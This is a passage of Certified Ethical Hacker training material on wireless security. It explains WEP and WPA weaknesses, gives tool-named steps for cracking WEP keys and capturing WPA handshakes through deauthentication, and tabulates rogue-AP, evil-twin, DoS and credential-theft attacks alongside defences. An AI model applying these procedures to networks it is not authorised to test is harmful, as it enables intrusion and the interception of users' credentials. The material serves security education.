The IV value is **too short** and **not protected** from reuse and no protection again message replay

The way the keystream is constructed from the IV makes it susceptible to **weak key attacks** (**FMS attack**)

No effective detection of **message tampering** (message integrity)

It directly uses the **master key** and has no built-in provision to update the keys

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Weak Initialization Vectors (IVs)

The following are the reasons that make the initialization vectors weak:

- In the RC4 algorithm, the **Key Scheduling Algorithm (KSA)** creates an IV based on the base key
- The IV value is too short and not protected from reuse and no protection again message replay
- A flaw in the WEP implementation of RC4 allows “weak” IVs to be generated
- The way keys are constructed from the IV makes it susceptible to weak key attacks (**FMS attack**)
- Those weak IVs reveal information about the key bytes they were derived from
- No effective detection of message tampering (message integrity)
- An attacker can collect enough weak IVs to reveal bytes of the base key
- It directly uses the master key and has no built-in provision to update the keys



## How to Break WEP Encryption

Gathering lots of **initialization vectors (IVs)** is the necessary thing in order to break the WEP encryption key. The attacker should gather sufficient IVs to crack the WEP key by simply listening to the network traffic and saving them. Injection can be used to speed up the IV gathering process. Injection allows capturing a large number of IVs in a short period of time. Captured IVs can be used to determine the **WEP key**. To break the WEP encryption the attacker should follow these steps:

- Start the wireless interface in monitor mode on the specific access point channel

In this step the attacker should turn the wireless interface into monitor mode. In monitor mode the interface can listen to every packet in the air. The attacker can select some packets for the **injection** by listening to every packet available in the air.

- Test the injection capability of the wireless device to the access point

Here the attacker should test whether the wireless interface is within the range of the specified AP and also whether it is capable of injecting packets to it.

- Use a tool such as aireplay-ng to do a fake authentication with the access point

Here the attacker should ensure that the source **MAC address** is already associated so that the injecting packet is accepted by the access point. The injection fails because of the lack of association with the access point.

② **Start Wi-Fi sniffing tool**

In this step the attacker should capture the IVs generated by making use of tools such as **airodump-ng** with a **bssid filter** to collect unique IVs.

③ **Start a Wi-Fi packet encryption tool such as aireplay-ng in ARP request replay mode to inject packets**

The attacker should aim at gaining a large number of IVs in a short period of time. This can be achieved by turning the aireplay-ng into ARP request replay mode which listens for ARP requests and then re-injects them back into the network. The AP usually rebroadcasts the packets generating a new IV. So in order to gain large number of IVs the attacker should select ARP request mode.

④ **Run a cracking tool such as Cain & Abel or aircrack-ng**

Using the cracking tools such as **Cain & Abel**, aircrack-ng the attacker can extract WEP encryption keys from the IVs.

## How to Break WEP Encryption (Cont'd)

**C|EH**  
Certified Ethical Hacker

**WPA PSK**

WPA PSK uses a user defined password to initialize the TKIP, which is not crackable as it is a per-packet key but the keys can be brute-forced using dictionary attacks

**Brute-Force WPA Keys**

You can use tools such as aircrack, aireplay, KisMac to brute-force WPA Keys

**Offline Attack**

You only have to be near the AP for a matter of seconds in order to capture the WPA/WPA2 authentication handshake, by capturing the right type of packets, you can crack WPA keys offline

**De-authentication Attack**

- Force the connected client to disconnect, then capture the re-connect and authentication packet
- using tools such as aireplay, you should be able to re-authenticate in a few seconds then attempt to Dictionary Brute Force the PMK

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Break WEP Encryption (Cont'd)

WPA encryption is less exploitable when compared with **WEP encryption**. WPA/WPA2 can be cracked by capturing the right type of packets. Cracking can be done in offline and it needs to be near the AP for few moments.



### WPA PSK

It uses a user-defined password to initialize the TKIP, which is not **crackable** as it is a per-packet key but the keys can be brute-forced using dictionary attacks. A dictionary attack takes care of **consumer passwords**.



### Offline Attack

To perform an offline attack, you only have to be near the AP for a matter of seconds in order to capture the **WPA/WPA2 authentication handshake**. By capturing the right type of packets, WPA encryption keys can be cracked offline. In WPA handshake password is not actually sent across the network since typically the WPA handshake occurs over insecure channels and in plaintext. Capturing full authentication handshake from a real client and the AP helps in breaking the WPA/WPA2 encryption without any packet injection.



### De-authentication Attack

To perform de-authentication attack in order to break the **WPA encryption**, you need a real, actively connected client. Force the connected client to disconnect, and then capture the re-connect and authentication packet using tools such as airplay, you should be able to re-authenticate in a few seconds then attempt to dictionary brute force the **PMK**.



## Brute-Force WPA Keys

Brute-force techniques can be used to break **WPA/WPA2 encryption keys**. A brute-force attack on WPA encryption keys can be performed by making use of a dictionary. Or it can be done by using tools such as aircrack, aireplay, or KisMac to brute force WPA keys. The impact of brute force on WAP encryption is substantial because of its compute intensive nature. Breaking the WPA keys through brute-force technique may take hours, days, or even weeks.

## How to Defend Against WPA Cracking

**C|EH**  
Certified Ethical Hacker

**Passphrases**

- The only way to crack WPA is to sniff the **password PMK** associated with the "handshake" authentication process, and if this password is extremely complicated, it will be **almost impossible to crack**



**Passphrase Complexity**

- Select a **random passphrase** that is not made up of dictionary words
- Select a complex passphrase of a **minimum of 20 characters** in length and change it at regular intervals



**Client Settings**

- Use WPA2 with **AES/CCMP encryption** only
- Properly set the client settings (e.g. validate the server, specify **server address**, don't prompt for new servers, etc.)



**Additional Controls**

- Use **virtual-private-network (VPN)** technology such as Remote Access VPN, Extranet VPN, Intranet VPN, etc.
- Implement a **Network Access Control (NAC)** or **Network Access Protection (NAP)** solution for additional control over end-user connectivity

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## How to Defend Against WPA Cracking

The following are the measures that can be taken to protect the network from WPA cracking:



### Passphrase

The only way to **crack WPA** is to sniff the **password PMK** associated with the "**handshake**" authentication process, and if this password is extremely complicated, it can be almost impossible to crack. Password can be made complicated by including a combination of numbers, upper and lowercase letters and symbols in phrase, and the length of the phrase should be as long as possible.



### Passphrase Complexity

To make the passphrase complex, select a random passphrase that is not made up of dictionary words. Select a complex passphrase of a minimum of **20 characters** in length and change it at regular intervals.



### Additional Controls


Implementing additional controls over end-user connectivity helps in protecting the

network from **WPA cracking**. Implement a **Network Access Control (NAC)** or **Network Access Protection (NAP)** solution for additional control over end-user connectivity. Use virtual-private-network (VPN) technology such as a remote access VPN, an extranet VPN, an intranet VPN, etc.



## Client Settings

Use **WPA2 with AES/CCMP encryption** only. Properly set the client settings (e.g., validate the server, specify server address, don't prompt for new servers, etc.).



## Module Flow

So far, we have discussed various Wi-Fi concepts and wireless security mechanisms such as encryption algorithms. Now, we will discuss the security risk associated with wireless networks.

This section covers various wireless threats and attacks such rogue access point attacks, client mis-association, denial of service attacks, etc.

<b>Wireless Concepts</b>	<b>Wireless Encryption</b>
<b>Wireless Threats</b>	<b>Wireless Hacking Methodology</b>
<b>Wireless Hacking Tools</b>	<b>Bluetooth Hacking</b>
<b>Countermeasure</b>	<b>Wireless Security Tools</b>



## Wi-Fi Pen Testing

## Wireless Threats: Access Control Attacks

Wireless access control attacks aim to penetrate a network by **evading WLAN access control measures**, such as AP MAC filters and Wi-Fi port access controls

War Driving	MAC Spoofing	Ad Hoc Associations	Client Mis-association
			
Rogue Access Points	AP Misconfiguration	Promiscuous Client	Unauthorized Association

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wireless Threats: Access Control Attacks

Wireless access control attacks aim to penetrate a network by evading **wireless LAN access control** measures, such as AP MAC filters and Wi-Fi port access controls. There are several kinds of access control attacks. The following are the types of access control attacks on wireless networks:



### Wardriving

In a wardriving attack, **wireless LANS** are detected either by sending probe requests over a connection or by listening to web beacons. Once a penetration point is discovered, further attacks can be launched on the LAN. Some of the tools that can be used to perform wardriving are KisMAC, NetStumbler, and WaveStumbler.



### Rogue Access Points

In order to create a backdoor into a trusted network, an unsecured access point **or fake access point** is installed inside a firewall. Any software or hardware access points can be used to perform this kind of attack.



### MAC Spoofing

Using the **MAC spoofing technique**, the attacker can reconfigure the **MAC address** to appear as an authorized access point to a host on a trusted network. The tools for

carrying out this kind of attack are: changemac.sh, SMAC, and Wicontrol.



## Ad Hoc Associations

This kind of attack can be carried out by using any **USB adapter** or **wireless card**. In this method, the host is connected to an unsecured station to attack a particular station or to avoid access point security.



## AP Misconfiguration

If any of the critical security settings is improperly configured at any of the access points, the entire network could be open to vulnerabilities and attacks. The AP can't trigger alerts in most **intrusion-detection systems**, as it is authorized as a legitimate device on the network.



## Client Misassociation

The client may connect or associate with an AP outside the legitimate network either intentionally or accidentally. This is because the **WLAN signals** travel through walls in the air. This kind of client misassociation thus can lead to access control attacks.



## Unauthorized Association

Unauthorized association is the major threat to **wireless network**. Prevention of this kind of attack depends on the method or technique that the attacker uses in order to get associated with the network.



## Promiscuous Client

The promiscuous client offers an irresistibly strong signal intentionally for malicious purposes. Wireless cards often look for a stronger signal to connect to a network. In this way the promiscuous client grabs the attention of the users towards it by sending strong signal.



## Wireless Threats: Integrity Attacks

In integrity attacks, attackers send forged control, management, or data frames over a wireless network to misdirect the wireless devices in order to perform another type of attack (e.g., DoS).

Type of attack	Description	Method and Tools
Data Frame Injection	Crafting and sending forged 802.11 frames.	Airpwn, File2air, libradiate, void11, WEPWedgie, wnet dinject/reinject
WEP Injection	Crafting and sending forged WEP encryption keys.	WEP cracking + injection tools
Data Replay	Capturing 802.11 data frames for later (modified) replay.	Capture + injection tools
Initialization Vector Replay Attacks	The key stream is derived by sending the plain-text message.	

<b>Bit-Flipping Attacks</b>	Captures the frame and flips random bits in the data payload, modifies ICV, and sends to the user.	
<b>Extensible AP Replay</b>	Capturing 802.1X Extensible Authentication Protocols (e.g., EAP Identity, Success, Failure) for later replay.	Wireless capture + injection tools between station and AP
<b>RADIUS Replay</b>	Capturing RADIUS Access-Accept or Reject messages for later replay	Ethernet capture + injection tools between AP and authentication server
<b>Wireless Network Viruses</b>	Viruses have their impact on the wireless network to a great extent. It allows the attacker with simplest ways for attacking on APs.	

TABLE 15.6: Various types of integrity attacks with description and tools

## Wireless Threats: Confidentiality Attacks

These attacks attempt to intercept confidential information sent over wireless associations, whether sent in the cleartext or encrypted by Wi-Fi protocols

The diagram consists of two rows of four cubes each. The top row contains: 1 Eavesdropping (yellow), 2 Traffic Analysis (blue), 3 Cracking WEP Key (red), and 4 Evil Twin AP (green). The bottom row contains: 5 Honeypot Access Point (dark blue), 6 Session Hijacking (orange), 7 Masquerading (gray), and 8 Man-in-the-Middle Attack (purple). Each cube has a black circle with a number on it.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wireless Threats: Confidentiality Attacks

These attacks attempt to intercept confidential information sent over wireless associations, whether sent in the cleartext or encrypted by Wi-Fi protocols.

Type of attack	Description	Method and Tools
Eavesdropping	Capturing and decoding unprotected application traffic to obtain potentially sensitive information.	bsd-airtools, Ethereal, Ettercap, Kismet, commercial analyzers
Traffic Analysis	Implication of information from the observation of external traffic characteristics.	
Cracking WEP Key	Capturing data to recover a WEP key using brute force or Fluhrer-Mantin-Shamir (FMS) cryptanalysis.	Aircrack, AirSnort, chopchop, dwepcrack, WepAttack, WepDecrypt, WepLab
Evil Twin AP	Masquerading as an authorized AP by beaconing the WLAN's service set identifier (SSID) to lure users.	cquareAP, HermesAP, HostAP, OpenAP, Quetec, WifiBSD

<b>Man-in-the-Middle Attack</b>	Running traditional man-in-the-middle attack tools on an evil twin AP to intercept TCP sessions or SSL/SSH tunnels.	dsniff, Ettercap
<b>Masquerading</b>	Pretends to be an authorized user of a system in order to gain access to it.	Stealing login IDs and passwords, bypassing authentication mechanisms
<b>Session Hijacking</b>	Manipulating the network so the attacker's host appears to be the desired destination.	Manipulating
<b>Honeypot Access Point</b>	Setting its service identifier (SSID) to be the same as an access point at the local hotspot assumes the attacker as the legitimate hotspot.	Manipulating SSID

TABLE 15.7: Various types of confidentiality attacks with description and tools

## Wireless Threats: Availability Attacks



Denial of Service attacks aim to prevent **legitimate users from accessing resources** in a wireless network

Availability Attacks		
Access Point Theft Disassociation Attacks EAP-Failure Beacon Flood	Denial of Service De-authenticate Flood Routing Attacks	Authenticate Flood ARP Cache Poisoning Attack Power Saving Attacks TKIP MIC Exploit



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Wireless Threats: Availability Attacks

These attacks aim at obstructing the delivery of wireless services to legitimate users, either by crippling those resources or by denying them access to **WLAN resources**. There are many attacks using which an attacker can obstruct the availability of wireless networks. The availability attacks include:

Type of Attack	Description	Method and Tools
<b>Access Point Theft</b>	Physically removing an AP from a public space.	Five finger discount
<b>Denial of Service</b>	Exploiting the CSMA/CA Clear Channel Assessment (CCA) mechanism to make a channel appear busy.	An adapter that supports CW Tx mode, with a low-level utility to invoke continuous transmit
<b>Beacon Flood</b>	Generating thousands of counterfeit 802.11 beacons to make it hard for stations to find a legitimate AP.	FakeAP
<b>Authenticate Flood</b>	Sending forged Authenticates or	Airjack, File2air, Macfld, void11


	Associates from random MACs to fill a target AP's association table.	
<b>Disassociation Attacks</b>	Causes the target unavailable to other wireless devices by destroying the connectivity between station and the client.	Destroys the connectivity
<b>De-authenticate Flood</b>	Flooding station(s) with forged Deauthenticates or Disassociates to disconnecting users from an AP.	Airjack, Omerta, void11
<b>TKIP MIC Exploit</b>	Generating invalid TKIP data to exceed the target AP's MIC error threshold, suspending WLAN service.	File2air, wnet dinject
<b>ARP Cache Poisoning Attack</b>	Provides attackers with many attack vectors.	
<b>EAP-Failure</b>	Observing a valid 802.1X EAP exchange, and then sending the station a forged EAP-Failure message.	QACafe, File2air, libradiate
<b>Routing Attacks</b>	Routing information is distributed within the network.	RIP protocol
<b>Power Saving Attacks</b>	Transmitting a spoofed TIM or DTIM to the client while in power saving mode causes the DoS attack.	

TABLE 15.8: Various types of availability attacks

## Wireless Threats: Authentication Attacks



- The objective of authentication attacks is to **steal the identity of Wi-Fi clients**, their personal information, login credentials, etc. to gain unauthorized access to network resources



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




## Wireless Threats: Authentication Attacks

The objective of authentication attacks is to steal the identity of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources.

Type of Attack	Description	Method and Tools
Application Login Theft	Capturing user credentials (e.g., email address and password) from cleartext application protocols.	Ace Password Sniffer, Dsniff, PHoss, WinSniffer
PSK Cracking	Recovering a WPA PSK from captured key handshake frames using a dictionary attack tool.	coWPAtty, KisMAC, wpa_crack, wpa-psk-bf
Shared Key Guessing	Attempting 802.11 Shared Key Authentication with guessed vendor default or cracked WEP keys.	WEP cracking tools
Domain Login Cracking	Recovering user credentials (e.g., Windows login and password) by cracking NetBIOS password hashes, using a brute-force or dictionary attack tool.	John the Ripper, L0phtCrack, Cain

<b>Identity Theft</b>	Capturing user identities from cleartext 802.1X Identity Response packets.	Capture tools
<b>VPN Login Cracking</b>	Recovering user credentials (e.g., PPTP password or IPsec Preshared Secret Key) by running brute-force attacks on VPN authentication protocols.	ike_scan and ike_crack (IPsec), anger and THC-pptp-bruter (PPTP)
<b>Password Speculation</b>	Using a captured identity, repeatedly attempting 802.1X authentication to guess the user's password.	Password dictionary
<b>LEAP Cracking</b>	Recovering user credentials from captured 802.1X Lightweight EAP (LEAP) packets using a dictionary attack tool to crack the NT password hash.	Anwrap, Asleap, THC-LEAPcracker

TABLE 15.9: Various types of authentication attacks



## Rogue Access Point Attack

802.11 allows wireless access points to connect to the **NICs** by authenticating with the help of service set identifiers (**SSIDs**). Unauthorized access points can allow anyone with an 802.11-equipped device onto the corporate network, which puts a potential attacker close to the mission-critical resources. With the help of wireless sniffing tools, the following can be determined: access points for the authorized Medium Access Control (MAC) address, vendor name, or security configurations. The attacker can then create a list of **MAC addresses** of authorized access points on the LAN, and cross check this list with the list of MAC addresses found by sniffing.

The attacker can then create his or her own rogue access point and place it near the target corporate network. Rogue wireless access point placed into an **802.11 network** can be used to hijack the connections of legitimate network users. When the user turns on the computer, the rogue wireless access point will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue access point by sending his/her SSID. If the user connects to the rogue access point considering it as a **legitimate AP**, all the traffic the user enters will pass through the rogue access point, thus enabling a form of wireless packet sniffing. The snuffed packets may even contain username and passwords.



FIGURE 15.15: Attacker performing Rogue Access Point Attack



## Client Mis-association

An attacker set up a **rogue access point** outside the corporate perimeter and lures the employees of the organization to connect with it. This can be potentially used as a channel by the attacker to bypass enterprise security policies. Once a **Wi-Fi client** connects to the rogue access point, an attacker can steal the sensitive information such as user names and passwords by launching **man-in-the-middle kind** of attacks.





FIGURE 15.16: Client Mis-association



## Misconfigured Access Point Attack

Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible that the client of the wireless network may change the security setting on AP unintentionally; this in turn may lead to misconfigurations in access points. A misconfigured AP can expose a well-secured network to attacks. Attackers can easily connect to the secured network through misconfigured access points. The following are the elements that play an important role in this kind of attack:

- **SSID Broadcast:** Access points are configured to broadcast SSIDs to authorized users
- **Weak Password:** To verify authorized users, network administrators incorrectly use the SSIDs as passwords
- **Configuration Error:** SSID broadcasting is a configuration error that assists intruders in stealing an SSID and has the AP assume they are allowed to connect


